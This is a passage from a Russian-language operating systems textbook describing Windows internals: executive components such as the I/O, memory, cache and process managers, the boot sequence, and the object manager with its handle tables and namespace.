Диспетчер ввода-вывода (I/O manger) предоставляет инфраструктуру для реализации драйверов устройств ввода-вывода и обеспечивает несколько служб исполнительного уровня для конфигурирования устройств, доступа к ним и выполнения с ними операций. В Windows драйверы устройств не только управляют физическими устройствами, они также обеспечивают расширяемость операционной системы. Многие функции, которые в других системах скомпилированы в состав ядра, в Windwos динамически загружаются и связываются (в том числе стеки сетевых протоколов и файловые системы).

В новых версиях Windows имеется гораздо большая поддержка работы драйверов устройств в пользовательском режиме (для новых драйверов устройств эта модель является предпочтительной). Существуют сотни тысяч разных драйверов устройств для Windows (работающих более чем с 1 млн различных устройств). Это огромное количество кода, который должен работать правильно. Будет гораздо лучше, если ошибка в процессе пользовательского режима приведет к недоступности устройства,

чем к полному отказу системы. Ошибки в драйверах устройств режима ядра являются основной причиной этих ужасных **синих экранов смерти** (Blue Screen Of Death (BSOD)), возникающих, когда Windows обнаруживает фатальную ошибку в режиме ядра и завершает работу системы. BSOD — это практически то же самое, что и паника ядра (kernel panic) в системах UNIX.

По существу, компания Microsoft теперь официально признала то, что исследователи микроядер (таких, как MINIX 3 и L4) знали уже много лет назад: чем больше кода в ядре, тем больше в нем ошибок. Поскольку драйверы устройств составляют примерно 70 % кода ядра, то чем больше драйверов будет перенесено в процессы пользовательского режима (где ошибка может привести только к сбою самого драйвера, а не к краху всей системы), тем лучше. Тенденция переноса кода из ядра в процессы пользовательского режима в ближайшие годы должна ускориться.

Диспетчер ввода-вывода содержит также средства для Plug-and-Play и управления электропитанием. **Plug-and-Play** вступает в дело тогда, когда в системе обнаруживаются новые устройства. Сначала ставится в известность подкомпонент Plug-and-Play. Он работает со службой (диспетчером Plug-and-Play пользовательского режима), ищет соответствующий драйвер устройства и загружает его в систему. Найти правильный драйвер устройства непросто, иногда для этого нужно выполнить сложное сопоставление конкретной версии аппаратного устройства и конкретной версии драйвера. Иногда одно устройство поддерживает стандартный интерфейс, который поддерживается множеством различных драйверов, написанных разными компаниями.

Ввод-вывод будет рассмотрен далее, в разделе 11.7, а наиболее важная файловая система NT—NTFS — в разделе 11.8.

Диспетчер электропитания по возможности снижает энергопотребление, увеличивая время работы ноутбуков от батарей и сберегая энергию на настольных компьютерах и серверах. Настройка управления электропитанием может быть непростой, поскольку существует множество тонких различий между устройствами и шинами, которые подключают их к процессору и памяти. Энергопотребление зависит не только от того, какие устройства подключены к питанию, но и от тактовой частоты процессора, который также управляется диспетчером электропитания. Более подробно управление электропитанием будет рассмотрено в разделе 11.9.

Диспетчер процессов (process manager) управляет созданием и завершением процессов и потоков, включая настройку управляющих ими политик и параметров. Однако операционные аспекты потоков определяются уровнем ядра, который управляет планированием и синхронизацией потоков, а также их взаимодействием с управляющими объектами (такими, как APC). Процессы содержат потоки, адресное пространство, а также таблицу описателей, содержащую те описатели, которые процесс может использовать для ссылки на объекты режима ядра. Процессы также содержат информацию, которая нужна планировщику для переключения между адресными пространствами и для управления специфичной для процессов информацией относительно оборудования (такой, как дескрипторы сегментов). Мы будем изучать управление процессами и потоками в разделе 11.4.

Диспетчер памяти (memory manager) исполнительного уровня реализует архитектуру виртуальной памяти с подкачкой по требованию. Он управляет отображением виртуальных страниц на физические фреймы страниц, управляет имеющимися физическими фреймами, а также файлом подкачки на диске, используемым для хранения закрытых экземпляров виртуальных страниц, которые уже не загружены в память. Диспетчер памяти предоставляет также специальные средства для больших серверных приложений (таких,

как базы данных) и компоненты времени исполнения для языков программирования (такие, как сборщики мусора). Мы будем изучать управление памятью в разделе 11.5.

Диспетчер кэширования (cache manger) оптимизирует производительность ввода-вывода в файловой системе (поддерживая кэш страниц файловой системы в виртуальном адресном пространстве ядра). Диспетчер кэширования использует виртуально адресуемое кэширование, то есть организует кэшированные страницы по их расположению в их файлах. Это существенно отличается от кэширования физических блоков, как это делается в UNIX, где система поддерживает кэш физически адресуемых блоков дискового тома.

Управление кэшированием реализовано при помощи отображения файлов в память. Реальное кэширование выполняется диспетчером памяти. Диспетчер кэширования должен заботиться только о принятии решения о том, какую часть какого файла кэшировать, обеспечивая своевременный сброс на диск кэшированных данных и управляя виртуальными адресами ядра (используемыми для отображения кэшированных страниц файлов). Если нужная для ввода-вывода в файл страница в кэше отсутствует, то при использовании диспетчера памяти будет получена ошибка отсутствия страницы. Мы изучим диспетчер кэширования в разделе 11.6.

Монитор безопасности (security reference monitor) обеспечивает работу сложных механизмов безопасности Windows, которые поддерживают международные стандарты по компьютерной безопасности, называемые **Common Criteria** (это развитие требований по безопасности Оранжевой книги Министерства обороны США). В этих стандартах содержится большое количество правил, которым должна соответствовать система (таких, как аутентифицированный вход в систему, аудит, заполнение нулями выделенной памяти и многое другое). Одно из правил требует, чтобы все проверки доступа реализовывались по всей системе единым модулем. В Windows этим модулем является монитор безопасности в ядре. Мы будем изучать систему безопасности более подробно в разделе 11.10.

Исполнительный слой содержит и некоторые другие компоненты, которые мы кратко опишем. **Диспетчер конфигурации** (configuration manager) — это компонент исполнительного уровня, который реализует реестр (как уже описывалось). Реестр содержит конфигурационные данные для системы в файлах, которые называются разделами. Самым важным разделом является SYSTEM, который при загрузке грузится в память. Только после того как исполнительный уровень успешно инициализирует свои основные компоненты (включая и те драйверы ввода-вывода, которые ведут обмен с системным диском), находящаяся в памяти копия раздела вновь связывается со своей копией в файловой системе. Таким образом, если при попытке загрузить систему происходит что-то плохое, то находящаяся на диске копия имеет гораздо меньше шансов получить повреждения.

Компонент LPC обеспечивает высокоэффективный межпроцессный обмен, используемый между работающими на одной системе процессами. Это один из транспортов данных, используемых стандартным средством вызова удаленных процедур (RPC) для реализации клиент-серверной модели вычислений. RPC использует в качестве транспорта также именованные каналы и TCP/IP.

LPC в Windows 8 был существенно улучшен (получив новое название **ALPC** Advanced LPC — расширенный LPC)), и теперь он обеспечивает поддержку новых функциональных возможностей RPC (в том числе RPC из компонентов режима ядра, таких как драйверы). LPC был критичным компонентом в первоначальной структуре NT, поскольку он используется уровнем подсистемы для реализации обмена между за-

глушечными процедурами библиотек (которые работают во всех процессах) и процессом подсистемы, который реализует средства, являющиеся обычными для данного «персонажа» операционной системы (такого как Win32 или POSIX).

В Windows 8 реализована служба рассылок-подписок под названием WNF (Windows Notification Facility — средство уведомлений Windows). WNF-уведомления основаны на изменениях в экземпляре данных состояния WNF. Система рассылки (издатель) объявляет экземпляр данных состояния (объемом до 4 Кбайт) и сообщает операционной системе, как долго нужно поддерживать этот экземпляр (например, до следующей перезагрузки или постоянно). Издатель с помощью атомарной операции обновляет состояние соответствующим образом. Подписчик может быть нацелен на запуск кода, как только издатель изменит экземпляр состояния. Поскольку экземпляр состояния WNF содержит фиксированный объем заранее выделенных данных, никаких очередей данных, как в основанных на сообщениях IPC со всеми их сопутствующими проблемами в управлении ресурсами, здесь нет. Подписчикам гарантируется лишь то, что они могут увидеть самую последнюю версию экземпляра состояния.

Этот основанный на состоянии подход дает WNF принципиальное преимущество над механизмами IPC: издатели и подписчики разобщены и могут запускаться и останавливаться независимо друг от друга. Издателям не нужно выполняться во время начальной загрузки только для того, чтобы инициализировать их экземпляры состояний, поскольку те могут сохраняться операционной системой между перезапусками. Подписчики при запуске, как правило, не должны беспокоиться о прошлых значениях экземпляров состояний, поскольку все, что они должны знать об истории состояний, инкапсулировано в текущем состоянии. В сценариях, где значения прошлых состояний не могут по каким-то разумным причинам быть инкапсулированы, текущее состояние может предоставить метаданные для управления историческим состоянием, скажем, в файле или в постоянном объекте раздела, используемом в качестве кольцевого буфера. WNF является частью исходных NT API-интерфейсов и не выставляется (пока) через интерфейсы Win32. Но это средство широко используется внутри системы для реализации API-интерфейсов Win32 и WinRT.

В Windows NT 4.0 большая часть связанного с графическим интерфейсом Win32 кода была перенесена в ядро, поскольку оборудование в то время не могло дать требуемой производительности. Этот код ранее находился в процессе подсистемы csrss.exe, который реализует интерфейсы Win32. В ядре код графического интерфейса пользователя находится в специальном драйвере ядра (win32k.sys). Это изменение должно было повысить производительность Win32, поскольку при этом исключались дополнительные переходы из пользовательского режима в режим ядра и стоимость переключения адресных пространств (для реализации обмена через LPC). Но получилось это не так хорошо, как ожидалось, поскольку требования для выполняющегося в ядре кода очень высоки, а дополнительные издержки работы в режиме ядра перевешивают преимущества снижения стоимости переключений.

Драйверы устройств

Последняя часть на рис. 11.4 — это **драйверы устройств** (device drivers). Драйверы устройств в Windows — это динамически связываемые библиотеки, которые загружаются исполнительным уровнем NTOS. Несмотря на то что они в основном используются для реализации драйверов оборудования (такого, как физические устройства и шины ввода-вывода), механизм драйверов устройств используется также как средство рас-

ширения режима ядра. Как уже указывалось, большая часть подсистемы Win32 загружается как драйвер.

Диспетчер ввода-вывода организует маршрут потока данных для каждого экземпляра устройства (рис. 11.7). Этот маршрут называется **стеком устройства** (sevice stack) и состоит из закрытых экземпляров выделенных маршруту **объектов устройств** (device objects) ядра. Каждый объект устройства в стеке устройств связан с конкретным объектом драйвера, который содержит таблицу процедур (используемых для пакетов запроса ввода-вывода, которые движутся через стек устройства). В некоторых случаях устройства стека представляют собой драйверы, единственной целью которых является **фильтрация** (filter) операций ввода-вывода (нацеленных на конкретное устройство, шину или сетевой драйвер). Фильтрация используется по нескольким причинам. Иногда предварительная или последующая обработка операций ввода-вывода приводит к получению более четкой архитектуры, в других случаях это просто практическое решение, поскольку отсутствуют права для модификации драйвера и фильтрация используется для обхода невозможности изменения этих драйверов. Фильтры могут также реализовывать совершенно новые функциональные возможности, такие как превращение дисков в разделы или нескольких дисков — в тома RAID.

Рис. 11.7. Упрощенное изображение стеков устройств для двух томов NTFS. Пакет запроса ввода-вывода передается снизу стека. На каждом уровне стека вызываются соответствующие процедуры драйверов. Сами стеки устройств состоят из объектов устройств, выделенных конкретно каждому стеку

Файловые системы загружаются как драйверы. Каждый экземпляр тома файловой системы имеет объект устройства, созданный как часть стека устройств для этого тома. Этот объект устройства будет связан с объектом драйвера для файловой системы (подходящим для формата тома). Специальные драйверы фильтрации, называемые **драйверами фильтрации файловой системы** (file system filter drivers), могут вставлять объекты устройств перед объектами устройств файловой системы (чтобы добавить в посылаемые к тому запросы ввода-вывода функциональность, такую как проверка читаемых или записываемых данных на наличие вирусов).

Сетевые протоколы (такие, как IPv4/IPv6 в Windows) также загружаются как драйверы (с использованием модели ввода-вывода). Для совместимости со старыми версиями Windows на базе MS-DOS драйвер TCP/IP реализует специальный протокол для обмена с сетевыми интерфейсами (поверх модели ввода-вывода Windows). Есть и другие драйверы, которые также реализуют эту схему, в Windows их называют **мини-портами** (mini-ports). Совместно используемая функциональность находится в драйвере класса. Например, общая функциональность для дисков SCSI и IDE, а также USB-устройств предоставляется драйвером класса, с которым драйверы мини-портов для каждого типа устройств связываются как с библиотекой.

Мы не будем обсуждать в этой главе никакие конкретные драйверы устройств, но дадим в разделе 11.7 больше подробностей о взаимодействии диспетчера ввода-вывода с драйверами устройств.

11.3.2. Загрузка Windows

Для того чтобы операционная система начала работать, требуется выполнить несколько шагов. Когда компьютер включается, оборудование инициализирует процессор, который начинает выполнять программу в памяти. Однако единственным доступным кодом в этот момент является код в энергонезависимой памяти, который инициализируется изготовителем компьютера и иногда обновляется пользователем путем **перепрошивки** (flashing). Поскольку программа сохраняется в памяти и обновляется крайне редко, она называется прошивкой. Прошивка загружается на персональные компьютеры производителем либо материнской платы, либо компьютерной системы. Исторически сложилось так, что прошивкой персонального компьютера была программа под названием BIOS (Basic Input/Output System — базовая система ввода-вывода), но на самых новых компьютерах используется UEFI (Unified Extensible Firmware Interface — унифицированный расширяемый интерфейс прошивки). UEFI является улучшением BIOS за счет поддержки современного оборудования, предоставления более модульной, не зависимой от типа центрального процессора архитектуры и поддержки расширяемой модели, упрощающей начальную загрузку по сети, подготовку к работе новых машин и запуск диагностики.

Главное предназначение любой прошивки — запуск операционной системы путем начальной загрузки небольшой специальной программы, которая находит начало дисковых разделов. Программы начальной загрузки Windows знают, как считать достаточно информации с тома файловой систмы или сети, чтобы найти автономную Windows-программу BootMgr. Программа BootMgr определяет, была ли система ранее переведена в состояние гибернации или ожидания (это специальные режимы энергосбережения, которые позволяют системе «просыпаться» без перезапуска с самого начала процесса начальной загрузки). Если это так, то BootMgr загружает и выполня-

ет WinResume.exe. В противном случае она загружает и выполняет WinLoad.exe для выполнения новой загрузки. WinLoad загружает в память загрузочные компоненты системы: ядро и программу исполнительного уровня (обычно это ntoskrnl.exe), HAL (hal.dll), содержащий раздел SYSTEM файл, драйвер Win32k.sys (содержащий части режима ядра подсистемы Win32), а также образы любых других драйверов, которые перечислены в разделе SYSTEM как **загрузочные драйверы** (boot drivers) (это означает, что они нужны во время загрузки системы). Если в системе имеется включенный Hyper-V, WinLoad также загружает и запускает программу гипервизора.

После загрузки в память загрузочных компонентов Windows управление передается коду низкого уровня в NTOS, который начинает инициализировать HAL, ядро и исполнительный уровень, привязывать образы драйверов, а также обращаться к данным конфигурации в разделе SYSTEM (и обновлять их). После инициализации всех компонентов режима ядра создается первый процесс пользовательского режима (использующий для выполнения программу smss.exe, которая подобна /etc/init в системах UNIX).

Самые последние версии Windows предоставляют поддержку усиления безопасности системы во время начальной загрузки. На многих новейших персональных компьютерах имеется доверенный платформенный модуль (Trusted Platform Module (TPM)), представляющий собой микросхему на материнской плате. Эта микросхема является безопасным криптографическим процессором, защищающим секреты, например ключи для ширования и дешифровки. Системный TPM может использоваться для защиты системных ключей, например тех, которые используются BitLocker для шифрования диска. Защищенные ключи не показывают операционной системе до тех пор, пока TPM не проведет проверку того, что взломщик не смог их подделать. Этот модуль может также предоставить другие криптографические функции, например убедить удаленные системы в том, что операционная система на этом локальном компьютере не была дискредитирована.

Загрузочные программы Windows могут обработать часто встречающиеся при загрузке проблемы. Иногда инсталляция плохого драйвера устройства или использование программы вроде regedit (которая может повредить раздел SYSTEM) могут привести к невозможности нормальной загрузки системы. Есть возможность проигнорировать недавно внесенные изменения и загрузиться с последней хорошей конфигурацией системы. Есть и другие варианты загрузки: в **безопасном режиме** (safe-boot), когда отключается множество необязательных драйверов, через **консоль восстановления** (recovery console), когда появляется окно командной строки cmd.exe, предоставляющее среду, аналогичную однопользовательскому режиму UNIX.

Часто встречается еще одна проблема: компьютеры, на которых установлена система Windows, могут быть ненадежны, при этом часто происходят отказы как системы, так и приложений. Данные из программы анализа таких отказов (Microsoft's On-line Crash Analysis) говорят о том, что многие такие отказы происходят от плохих модулей памяти, поэтому процесс загрузки Windows Vista предоставляет вариант с выполнением тщательной диагностики памяти. Возможно, в будущем оборудование персональных компьютеров на платформе x86 будет стандартно поддерживать модули памяти с исправлением ошибок (ECC), однако в настоящее время большинство настольных компьютеров, ноутбуков и карманных систем уязвимо даже для одиночных ошибок в одном разряде (которые могут произойти в любом из миллиардов битов имеющейся в них памяти).

11.3.3. Реализация диспетчера объектов

Диспетчер объектов — это, вероятно, самый важный компонент исполнительного уровня Windows, и именно поэтому мы уже рассмотрели многие его концепции. Как описывалось ранее, он предоставляет унифицированный интерфейс для управления ресурсами системы и структурами данных, такими как открытые файлы, процессы, потоки, сегменты памяти, таймеры, устройства и семафоры. Даже более специализированные объекты (такие, как транзакции ядра, профили, маркеры безопасности и рабочие столы Win32) управляются диспетчером объектов. Объекты устройств связывают описания системы ввода-вывода (включая связь между пространством имен NT и томами файловой системы). Диспетчер конфигурации использует объект типа **Key** для связи с разделами реестра. Сам диспетчер объектов имеет такие объекты, которые он использует для управления пространством имен NT и реализации объектов при помощи обычных средств. Это каталоги, символические ссылки, а также объекты «объект — тип».

Обеспечиваемое диспетчером объектов единообразие имеет различные аспекты. Все эти объекты используют один и тот же механизм для создания, уничтожения и учета в системе квот. Ко всем этим объектам можно обращаться из процессов пользовательского режима при помощи описателей. Существует унифицированное соглашение для управления указателями, ссылающимися на объекты из ядра. Объектам можно давать имена в пространстве имен NT (которое управляется диспетчером объектов). Объекты диспетчеризации (которые начинаются с обычной структуры данных для сигнализации событий) могут использовать обычные интерфейсы синхронизации и уведомления (вроде *WaitForMultipleObjects*). Существует обычная система безопасности с использованием списков управления доступом (ACL), обязательная для открываемых по имени объектов, а также проверки доступа при каждом использовании описателя. Есть даже средства (для трассировки использования объектов) для помощи разработчикам режима ядра при отладке программ.

Чтобы понять объекты, надо усвоить, что (исполнительный) объект — это просто структура данных в виртуальной памяти, доступная режиму ядра. Эти структуры данных обычно используются для представления более абстрактных концепций. Например, объекты файлов исполнительного уровня создаются для каждого экземпляра файла файловой системы, который был открыт, объекты процессов создаются для представления каждого процесса.

Следствием того факта, что объекты являются всего лишь структурами данных ядра, является то, что при перезагрузке (или сбое) системы все объекты теряются. Когда система загружается, в ней совсем нет объектов (даже дескрипторов типов объектов). Все типы объектов (и сами объекты) должны создаваться динамически другими компонентами исполнительного уровня (путем вызова предоставляемых диспетчером объектов интерфейсов). После создания объектов и указания имени на них можно ссылаться через пространство имен NT. Поэтому построение объектов по мере загрузки системы также создает и пространство имен NT.

Объекты имеют структуру (рис. 11.8). Каждый объект содержит заголовок с определенной информацией, общей для всех объектов всех типов. Поля этого заголовка включают имя объекта, каталог объекта (в котором он находится в пространстве имен NT), а также указатель на дескриптор безопасности, представляющий список управления доступом (ACL) для объекта.




Рис. 11.8. Структура исполнительного объекта, управляемого диспетчером объектов

Выделенная для объектов память берется из одной из двух куч (или пулов) памяти, поддерживаемых исполнительным уровнем. Это служебные функции (типа *malloc*) исполнительного уровня, которые позволяют компонентам режима ядра выделять либо страничную память ядра, либо бесстраничную память ядра. Бесстраничная память требуется для любой структуры данных или объекта режима ядра, к которому необходимо обратиться с уровня приоритета процессора номер 2 (или более высокого). Это может быть ISR или DPC (но не APC), а также сам планировщик потоков. Описателю страничной ошибки также требуются свои структуры данных, которые должны выделяться в бесстраничной памяти ядра (во избежание возникновения рекурсии).

Большая часть выделений памяти диспетчером кучи ядра производится при помощи справочных списков, которые содержат списки (типа LIFO — стек) выделенных блоков одинакового размера. Эти списки оптимизируются для операций без блокировок, что улучшает производительность и масштабируемость системы.

Каждый заголовок объекта имеет поле квоты, которое содержит взимаемую с процесса «плату» за открывание объекта. Квоты используются для того, чтобы пользователь не использовал слишком много системных ресурсов. Есть отдельные лимиты на бесстраничную память ядра (которая требует выделения как физической памяти, так и виртуальных адресов ядра) и страничную память ядра (которая использует виртуальные адреса ядра). Когда суммарная плата за любой из типов памяти достигает значения лимита квоты, дальнейшие попытки выделения памяти для данного процесса заканчиваются неудачей (из-за недостаточности ресурсов). Квоты используются также диспетчером памяти (для управления размером рабочего набора) и диспетчером потоков (для ограничения степени использования процессора).

Как физическая память, так и виртуальные адреса ядра являются ценными ресурсами. Когда объект больше не нужен, он должен быть удален и его память и адреса возвращены. Но если объект утилизируется в то время, когда он еще используется, то память может быть выделена другому объекту, после чего структуры данных, скорее всего,

будут повреждены. Это легко может произойти в исполнительном уровне Windows, поскольку он чрезвычайно многопоточный и реализует много асинхронных операций (функций, которые делают возврат вызывающей стороне до выполнения работы над переданными им структурами данных).

Во избежание преждевременного освобождения объектов вследствие состояния гонки диспетчер объектов реализует механизм подсчета ссылок, а также концепцию **указателя, на который сделана ссылка** (referenced pointers). Такой указатель нужен для доступа к объекту тогда, когда этот объект подвергается опасности удаления. В зависимости от соглашений относительно конкретных типов объектов существуют только определенные моменты времени, когда объект может быть удален другим потоком. В остальные моменты времени использование блокировок, зависимости между структурами данных и даже тот факт, что ни один из прочих потоков не имеет указателя на данный объект, смогут предотвратить преждевременное удаление объекта.

Описатели

Ссылки пользовательского режима на объекты режима ядра не могут использовать указатели, поскольку их трудно проверить. Поэтому объекты режима ядра приходится именовать как-то иначе (чтобы пользовательский код мог ссылаться на них). Для ссылки на объекты режима ядра Windows использует **описатели** (handles, часто также называемые **дескрипторами**). Описатели — это неявные значения, которые конвертируются диспетчером объектов в ссылки на представляющие объект специфические структуры данных режима ядра. На рис. 11.9 показана структура данных таблицы дескрипторов, используемой для трансляции описателей в указатели на объекты. Таблица описателей расширяется путем добавления дополнительных уровней косвенного обращения. Каждый процесс имеет свою таблицу, включая и системный процесс, который содержит все потоки ядра, не связанные с процессом пользовательского режима.




Рис. 11.9. Структуры данных таблицы описателей (для минимальной таблицы для одной страницы с не более чем 512 описателями)

На рис. 11.10 показана таблица описателей с двумя дополнительными уровнями косвенного обращения (это максимум). Для выполняющегося в режиме ядра кода иногда бывает удобно иметь возможность использовать описатели (а не указатели со ссылками). Они называются **описателями ядра** и специальным образом кодируются, чтобы их можно было отличить от описателей пользовательского режима. Описатели ядра хранятся в таблице описателей системных процессов, и к ним нельзя получить доступ из пользовательского режима. Точно так же как и большая часть виртуального

адресного пространства ядра, системная таблица описателей совместно используется всеми компонентами ядра вне зависимости от того, какой процесс пользовательского режима является текущим.




Рис. 11.10. Структуры данных таблицы описателей (для максимальной таблицы размером до 16 млн описателей)

Пользователи могут создавать новые объекты или открывать уже существующие объекты (при помощи выполнения вызовов Win32, таких как *CreateSemaphore* или *OpenSemaphore*). Это вызовы библиотечных процедур, которые в итоге приводят к выполнению соответствующих системных вызовов. Результатом любого успешного вызова, который создает или открывает объект, является 64-битный элемент таблицы описателей, который записывается в частную таблицу описателей процесса (в памяти ядра). Пользователю возвращается 32-битный индекс логического положения описателя в таблице (для использования при последующих вызовах). 64-битный элемент таблицы описателей в ядре состоит из двух 32-битных слов. Одно слово содержит 29-битный указатель на заголовок объекта. Младшие 3 бита используются как флаги (например, наследуется ли описатель создаваемыми им процессами). Эти 3 бита маскируются перед переходом по указателю. Второе слово содержит 32-битную маску привилегий. Она нужна, поскольку проверка прав производится только в момент создания или открывания объекта. Если процесс имеет на объект только право чтения, то все прочие биты привилегий в маске будут равны 0, что даст операционной системе возможность отвергнуть любую другую операцию с объектом (кроме чтения).

Пространство имен объектов

Процессы могут совместно использовать объекты (один процесс может скопировать описатель объекта в другие процессы). Но для этого требуется, чтобы процесс копирования имел описатели других процессов, что во многих ситуациях совершенно непрактично (например, когда совместно использующие объект процессы никак не связаны либо защищены друг от друга). В других случаях важно, чтобы объекты сохранялись даже при отсутствии использования их процессами (это объекты устройств, представляющие физические устройства; либо смонтированные тома; либо объекты, используемые для реализации самого диспетчера объектов и пространства имен NT). Для того чтобы

выполнить такие требования совместного использования и хранения, диспетчер объектов позволяет давать произвольным объектам имена в пространстве имен NT (при их создании). Однако именно исполнительный компонент (который манипулирует объектами конкретного типа) определяет, будет ли он предоставлять интерфейсы, которые поддерживают использование средств именования диспетчера объектов.

Пространство имен NT иерархическое, его каталоги и символические ссылки реализуются диспетчером объектов. Пространство имен способно расширяться, что позволяет любому типу объектов создать расширения пространства имен (предоставив процедуру с названием **Parse**). Процедура *Parse* — это одна из процедур, которые могут быть предоставлены для каждого типа объектов при создании типа (табл. 11.8).

Таблица 11.8. Процедуры объекта, предоставляемые при определении нового типа объектов

Процедура	Когда вызывается	Примечания
Open	Для каждого нового описателя	Используется редко
Parse	Для типов объектов, которые расширяют пространство имен	Используется для файлов и ключей реестра
Close	При последнем закрывании описателя	Очистка видимых побочных эффектов
Delete	При последнем снятии косвенности описателя	Объект будет в ближайшее время удаляться
Security	Получить или установить дескриптор безопасности объекта	Защита
OueryName	Получить имя объекта	Редко используется вне ядра

Процедура *Open* используется редко, поскольку поведение диспетчера объектов по умолчанию — это именно то, что нужно, и поэтому эта процедура определена как *NULL* почти для всех типов объектов.

Процедуры *Close* и *Delete* представляют собой другие фазы работы с объектом. Когда закрывается последний описатель объекта, могут потребоваться действия по очистке состояния (которые выполняются процедурой *Close*). Когда из объекта удаляется последняя ссылка на указатель, вызывается процедура *Delete*, чтобы подготовить объект к удалению и утилизировать его память. Для файловых объектов обе эти процедуры реализованы как обратные вызовы в диспетчер ввода-вывода, как раз и являющийся тем компонентом, который объявил тип объекта «файл». Операции диспетчера объектов приводят к соответствующим операциям ввода-вывода, которые посылаются вниз по связанному с файлом стеку устройств (основную работу делает файловая система).

Процедура *Parse* используется для открытия или создания объектов (вроде файлов и ключей реестра), которые расширяют пространство имен NT. Когда диспетчер объектов пытается открыть объект по имени и встречает листовой узел в той части пространства имен, которой он управляет, он проверяет, указал ли тип для объекта листового узла процедуру *Parse*. Если указал, то он вызывает эту процедуру, передавая ей неиспользованную часть маршрута. Например, в файловых объектах листовой узел — это объект устройства, представляющий конкретный том файловой системы. Процедура *Parse* реализована диспетчером ввода-вывода, в результате она приводит к операции ввода-вывода в файловую систему (для заполнения файлового объекта,

который будет ссылаться на открытый экземпляр файла на томе, к которому относится маршрут). Мы изучим этот пример по шагам чуть позже.

Процедура *QueryName* используется для поиска имени, связанного с объектом. Процедура *Security* используется для получения, настройки или удаления дескрипторов безопасности объекта. Для большинства объектных типов эта процедура предоставляется как стандартная точка входа в компоненте «монитор безопасности» исполнительного уровня.

Обратите внимание на то, что процедуры, указанные в табл. 11.8, самых полезных операций с объектами, таких как чтение или запись файлов (или сброс и установка семафоров), не выполняют. Вместо этого процедуры диспетчера объектов предоставляют функции, необходимые для правильной настройки доступа к объектам и очистка объектов после прекращения работы с ними. Объекты становятся полезными за счет API-функций, работающих со структурами данных, которые содержатся в объектах. Такие системные вызовы, как *NtReadFile* и *NtWriteFile*, используют таблицу описателей процессов, созданную диспетчером объектов для преобразования описателя в ссылочный указатель на исходный объект, например на файловый объект, содержащий данные, необходимые для реализации системных вызовов. Кроме этих обратных вызовов диспетчер объектов предоставляет также набор общих объектных процедур для таких операций, как создание объектов и типов объектов, дублирование описателей, получение указателя со ссылкой из описателя или имени, а также сложение и вычитание количества ссылок на заголовок объекта и *NtClose* (обобщенная функция, которая закрывает описатели всех типов).

Несмотря на то что пространство имен объектов чрезвычайно важно для работы всей системы, очень мало кто знает о его существовании, поскольку оно не видимо для пользователей без использования специальных инструментов просмотра. Один из таких инструментов — это winobj, который можно получить бесплатно по адресу www.microsoft.com/technet/sysinternals. После запуска этот инструмент показывает пространство имен объектов, которое обычно содержит перечисленные в табл. 11.9 каталоги объектов (а также некоторые другие).

Таблица 11.9. Некоторые стандартные каталоги пространства имен объектов

Каталог	Содержимое
\??	Начальное место для поиска устройств MS-DOS вроде C:
\DosDevices	Официальное название для \??, фактически символическая ссылка на \??
\Device	Все обнаруженные устройства ввода-вывода
\Driver	Объекты, которые соответствуют всем загруженным драйверам устройств
\ObjectTypes	Объекты типов (такие, как перечисленные в табл. 11.12) — описание типов объектов
\Windows	Объекты для отправки сообщений всем окнам графического интерфейса пользователя Win32
\BaseNamedObjects	Создаваемые пользователем объекты Win32, такие как семафоры, мьютексы и т. д.

Таблица 11.9 (*продолжение*)

Каталог	Содержимое
\Arcname	Имена разделов, обнаруженных начальным загрузчиком
\NLS	Объекты поддержки национальных языков
\FileSystem	Объекты драйверов файловых систем и объекты распознавателей файловых систем
\Security	Принадлежащие системе безопасности объекты
\KnownDLLs	Основные совместно используемые библиотеки, которые рано открываются и остаются открытыми

